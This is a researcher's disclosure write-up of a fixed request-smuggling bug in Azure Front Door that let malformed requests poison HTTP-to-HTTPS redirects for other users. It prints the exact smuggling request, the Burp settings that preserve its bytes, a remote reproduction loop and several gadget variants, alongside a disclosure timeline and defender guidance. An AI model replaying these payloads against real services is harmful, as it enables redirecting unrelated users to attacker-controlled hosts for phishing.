Smuggling Through the Front Door... Achieving Global Redirect Poisoning at the Edge

In this post, I want to walk through a request smuggling bug chain I reported to MSRC that affected Azure Front Door. This issue was tracked as VULN-152925, confirmed by Microsoft, fixed, and awarded under the Azure bounty program.
Turning a malformed Content-Length into cross-user traffic redirection through Azure Front Door,and discovering that the bug was a platform class, not a single parser trick.
A user requests a trusted hostname protected by Azure Front Door.
They do not click an attacker-controlled link. They do not visit an attacker-controlled site first. There is no man-in-the-middle position.
Their browser makes a clean request to the intended domain. The first response is supposed to be boring: an HTTP-to-HTTPS redirect back to that same host.
Instead, Azure Front Door returns a Location header pointing at infrastructure controlled by the attacker.
The victim never reaches the intended application.
That was VULN-152925: a request-desynchronization chain that let malformed traffic influence redirects delivered to unrelated clients. Microsoft confirmed the behavior, fixed it, assessed it as Important / Elevation of Privilege, and awarded a $10,000 Azure bounty.
The most interesting part was not that I could modify a redirect. It was where the redirect could go.
An arbitrary external hostname often fell out of Azure's routing path with a Front Door configuration error. An attacker-controlled Azure Front Door hostname was accepted inside the same routing universe. Because an attacker could provision an AFD endpoint of their own, the primitive crossed what should have been a customer boundary at the edge.
victim requests trusted customer hostname
  -> attacker desynchronizes request processing at the edge
  -> smuggled absolute URL names attacker-owned AFD infrastructure
  -> clean victim request receives the poisoned Location
  -> victim leaves the intended trust boundary
  -> intended application never sees the navigation
This is Part I of the Azure Front Door chain. Part II is where the first fix was followed by a different request shape that turned Azure's own error page into cross-user, zero-click XSS.
The technique in one paragraph
I sent malformed HTTP/1.x requests whose body looked like another request. A front-end and something downstream appeared to disagree about the request boundary. On affected Azure Front Door configurations, the absolute URL from the embedded request could influence redirect construction for a different, clean request. A client on another network then received an attacker-selected Location header.
The proof ladder mattered:
| Level | Evidence | Why it mattered |
|---|---|---|
| L1 | Malformed request changed an observable response | Parser anomaly, but possibly local |
| L2 | Clean control request received the injected redirect | Cross-request influence |
| L3 | Remote VPS received the redirect | Not a Burp or same-connection artifact |
| L4 | Attacker-owned AFD endpoint worked as the destination | Cross-tenant routing impact |
| L5 | Multiple gadgets and unrelated deployments reproduced the class | Platform problem, not one header typo |
| L6 | MSRC confirmed, fixed, and awarded the report | Vendor validation |
The boring baseline
I started with an Azure Front Door-backed property that performed a predictable HTTP-to-HTTPS redirect. I will call it:
http://[redacted customer host]/
A normal request looked like this:
GET / HTTP/1.1
Host: [redacted customer host]
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
The response was exactly what it should have been:
HTTP/1.1 307 Temporary Redirect
Content-Type: text/html
Content-Length: 0
Location: https://[redacted customer host]/
x-azure-ref: 20250427T...
Connection: keep-alive
Nothing interesting.
When the baseline is a deterministic redirect, any change in the Location is difficult to dismiss as normal application behavior.
The malformed request

The first useful gadget was a POST with an ambiguous Content-Length and a body containing a second request:
POST / HTTP/1.1
Host: [redacted customer host]
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0
Connection: keep-alive
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length:  67

GET http://d3d-ejdwaudvfxgqfkbq.z01.azurefd.net HTTP/1.1
Smuggle:
Three byte-level details mattered:
Content-Lengthhad an extra space before the numeric value.- The body was not form data; it was another HTTP request containing an absolute URL.
- The trailing
Smuggle:header contained one space and no final line ending.

Burp could easily destroy the request while trying to help. In Repeater I disabled:
Update Content-LengthNormalize HTTP/1 line endings

I kept one clean GET as a control and sent it alongside two malformed requests using Send group (separate connections).
When the attack did not land, the clean control returned:
HTTP/1.1 307 Temporary Redirect
Location: https://[redacted customer host]/

When it did land, that same clean request returned:
HTTP/1.1 307 Temporary Redirect
Location: https://meals2go.wegmans.com/
Note: During the testing process, it is important to test with both Azure hosted domains, as well as non-Azure hosted domains to see if there is a whitelist boundary. This is why we were initially using the wegmans.com domain for testing, and once I found Azure Front Door was using a whitelist of sorts, I created my own Azure account using d3d-ejdwaudvfxgqfkbq.z01.azurefd.net.
That was the first important boundary crossing. The payload was in the malformed request. The redirect appeared on the clean request.
MSRC asked the right question
I submitted the report on April 27, 2025. The next day, MSRC asked me to explain how an attacker could exploit another user remotely:
How could an attacker exploit another user without social engineering or a man-in-the-middle style attack?
That was exactly the question the report needed to answer.
A single Repeater window is weak evidence for a desync. Local connection reuse, one edge node, response-queue behavior, or tooling can make an issue look broader than it is.
So I moved the victim off my machine.
Proving the victim was remote
From a VPS on another network, I repeatedly sent a clean request to an affected customer property:
for i in {1..100}; do
  curl -sI http://[redacted customer host]/
  sleep 2
done
The remote client normally received:
HTTP/1.1 307 Temporary Redirect
Location: https://[redacted customer host]/
x-azure-ref: 20250503T...
While that loop continued, I sent the malformed group from my testing machine. The remote client then captured:
HTTP/1.1 307 Temporary Redirect
Location: https://d3d-ejdwaudvfxgqfkbq.z01.azurefd.net/
x-azure-ref: 20250503T...
Then the expected redirect returned:
HTTP/1.1 307 Temporary Redirect
Location: https://[redacted customer host]/
expected customer redirect
attacker-selected AFD redirect
expected customer redirect

That answered MSRC's question:
- the victim request was clean;
- it came from a different machine and network;
- the payload was not present in the victim URL;
- no MITM position was required;
- the attacker influenced traffic before the intended application received it.
I initially described this as globally poisoned cache behavior. The externally provable claim is narrower and stronger: malformed traffic caused a clean client on another network to receive the attacker-selected redirect. The exact balance between cache state, edge locality, and response-path desynchronization varied by customer configuration.
Why an attacker-owned AFD endpoint changed the severity
This was not a generic "put any string in Location" behavior.
When the smuggled hostname was not known to Azure Front Door, Azure commonly returned its generic configuration error:
Page not found

We weren't able to find your Azure Front Door Service configuration.
That response was a clue. The smuggled value appeared to be reaching Azure Front Door's routing or configuration layer.
A valid AFD property behaved differently. My dedicated endpoint was:
https://d3d-ejdwaudvfxgqfkbq.z01.azurefd.net/
I configured it as the attacker-controlled destination in the proof of concept. Because an attacker could provision their own AFD endpoint, they could place infrastructure inside the same routing universe that accepted the victim's poisoned redirect.
This is why the MSRC classification makes sense:
Security Impact: Elevation of Privilege
At a cloud edge, the privilege boundary is not only a login role inside the application. The platform decides which customer configuration, route, or origin handles traffic. One unauthenticated tenant should not be able to influence the response delivered for another tenant's request.
The practical position was powerful: the attacker acted before the victim reached HTTPS on the intended application. Controls behind that boundary, application authentication, WAF rules, CSP, secure cookies, and application logging, could not protect a navigation the application never received.
Not one malformed header: a gadget family
The report did not stop at the double-space Content-Length request.
During testing I found multiple request shapes that reached the same broad class of behavior:
- the double-space
Content-Lengthvariation; - a separate HTTP/1.0-facing gadget;
- a tab-prefixed
Content-Lengthvariation I tracked asnameprefix2; - related
CL.0-style cases where downstream handling changed after repeated sends.
The exact result depended on the customer deployment:
- some produced cross-network redirect poisoning;
- some appeared localized to an edge or configuration;
- some returned Front Door configuration errors;
- some exposed different response sinks.
This distinction matters. If the bug had been caused by one misspelled header, blocking those exact bytes might have been enough. Multiple gadgets pointing toward the same routing and response behaviors suggested inconsistent normalization across a chain of parsers.
The durable mitigation was not "reject two spaces." It was to make every hop agree on request boundaries before routing, redirect generation, or caching occurred.
More than one customer configuration
I reproduced related behavior across unrelated Azure Front Door-backed environments, including:
- Microsoft-operated infrastructure;
- healthcare properties;
- an enterprise administration portal;
- Office 365 proxy-style customer environments;
- hosted business-application infrastructure.
All customer identifiers remain redacted here. The important fact is not the brand list. It is that independently operated properties exposed the same malformed-request class while sharing Azure Front Door as the edge platform.
The report also showed why absolute numbers need care. Not every AFD deployment behaved identically. Customer cache policy, redirect logic, protocol handling, and origin configuration affected whether the result was cross-network, edge-local, or simply anomalous.
What I could demonstrate safely was:
- multiple unrelated AFD-backed properties accepted members of the gadget family;
- clean requests could receive redirects influenced by malformed requests;
- a remote client reproduced the result;
- attacker-owned AFD infrastructure could become the redirect destination;
- Microsoft engineering confirmed and fixed the reported behavior.
That is enough to establish a platform-class blast radius without claiming that every Azure Front Door customer was exploitable.
Impact: control before the application
The immediate impact was cross-user traffic redirection.
For an affected configuration, an unauthenticated attacker could race malformed requests against normal traffic and cause a clean client to receive an attacker-selected redirect. Because the redirect happened at the HTTP-to-HTTPS boundary, the victim could be diverted before establishing the intended application flow.
Depending on the affected site and downstream controls, this could enable:
- phishing that begins from the correct trusted hostname;
- credential collection on attacker-controlled AFD infrastructure;
- traffic diversion before application security controls execute;
- denial of service through poisoned or nonexistent routing destinations;
- chaining into other edge, cache, or platform-generated response behaviors.
The cleanest way to describe the severity is:
The attacker did not need to convince the victim to start on an attacker URL. The victim started at the correct hostname, and the edge supplied the attacker-controlled next hop.
MSRC assessed the report as:
Case: 97390
Vulnerability: VULN-152925
Severity: Important
Security Impact: Elevation of Privilege
Bounty: $10,000
The verified disclosure timeline
- April 27, 2025: I submitted the report with five supporting attachments. MSRC acknowledged receipt that evening.
- April 28: MSRC asked for a consistent reproduction and an explanation of remote victim impact without social engineering or MITM.
- April 30: MSRC opened case
97390. - May 2: I documented two smuggling vectors and demonstrated the behavior using my attacker-controlled AFD endpoint.
- May 3: I supplied the remote-client redirect sequence showing the clean response flip to my AFD endpoint and back.
- May 29: MSRC said its engineering team was working on a fix; bounty review began.
- June 3: MSRC said the fix rollout was still in progress.
- June 17: MSRC formally confirmed the reported behavior.
- June 20: Microsoft awarded
$10,000, assessing the case as Important / Elevation of Privilege. - July 2: MSRC reported a fix, resolved the issue, and closed the case.
That should have been the end of the story.
It was not.
The fix became the beginning of Part II
While the first report remained open, I had already told MSRC about a sharper sink: on some HTTPS-facing properties, the desynchronized Host value reached an Azure-generated error page as HTML and could cross onto another user's response.
After Microsoft fixed VULN-152925, I retested the class rather than replaying only the original redirect payload.
The redirect path had changed.
The error-page path was still alive.
A different malformed GET request could turn Azure's own 400 Bad Request template into cross-user JavaScript execution. On some properties, the behavior was reachable through an HTTP/2-facing connection as well.
That became a separate report:
VULN-157984
Case 99278
Important / Elevation of Privilege
$10,000
The progression was:
Report 1
request desynchronization
  -> smuggled absolute URL
  -> cross-user routing control
  -> attacker-owned AFD destination

first fix

Report 2
different request shape
  -> smuggled Host
  -> Azure error-page HTML injection
  -> poisoned response delivered to a clean client
  -> zero-click XSS in the victim origin
The two reports are stronger together because they show that the reusable discovery was not one redirect payload. It was the broader question:
Once a smuggled request crosses the edge, which platform components trust it next?
What defenders should take from this
Request-smuggling fixes must address the parser boundary, not only the first visible symptom.
For this class:
- Normalize or reject ambiguous length headers at the first ingress point.
- Reject requests whose body can be interpreted as another request.
- Make GET/body and HTTP-version translation behavior consistent across every hop.
- Never construct redirects from authority or absolute-URL data that crossed an ambiguous parser boundary.
- Isolate platform-generated redirects and errors so one client's malformed traffic cannot affect another client's response.
- Retest alternate sinks after remediation: redirects, errors, routing failures, cache keys, and protocol-downgrade paths.
What researchers should take from this
Do not stop when a scanner says "possible desync."
Build the proof in layers:
- start with a deterministic clean control;
- preserve the malformed bytes exactly;
- identify what part of the embedded request survives;
- move the victim to another connection and another network;
- replace a benign destination with infrastructure you control;
- test multiple platform-generated response sinks;
- after the fix, retest the class rather than only the submitted bytes.
That last step was the difference between one Important Azure report and a second Important report with zero-click XSS impact.
Closing
Redirects are often treated as infrastructure plumbing. That is exactly why this bug mattered.
The victim typed or followed the correct hostname. The poisoned behavior occurred before the intended application could participate. A malformed request sent by one client caused Azure Front Door to provide another client with a route into attacker-controlled AFD infrastructure.
The first chain was:
ambiguous Content-Length
  -> request desynchronization
  -> smuggled absolute URL
  -> Azure Front Door routing behavior
  -> poisoned Location on a clean request
  -> unrelated client sent to attacker-controlled infrastructure
Microsoft fixed the report and paid a bounty.
But the larger lesson came from what happened next. Patching the redirect did not eliminate every component that trusted the smuggled request. The next sink was Azure's error page, and the next impact was JavaScript execution.
Do not patch only the Location header. Patch the parser boundary that allowed the wrong request to reach it.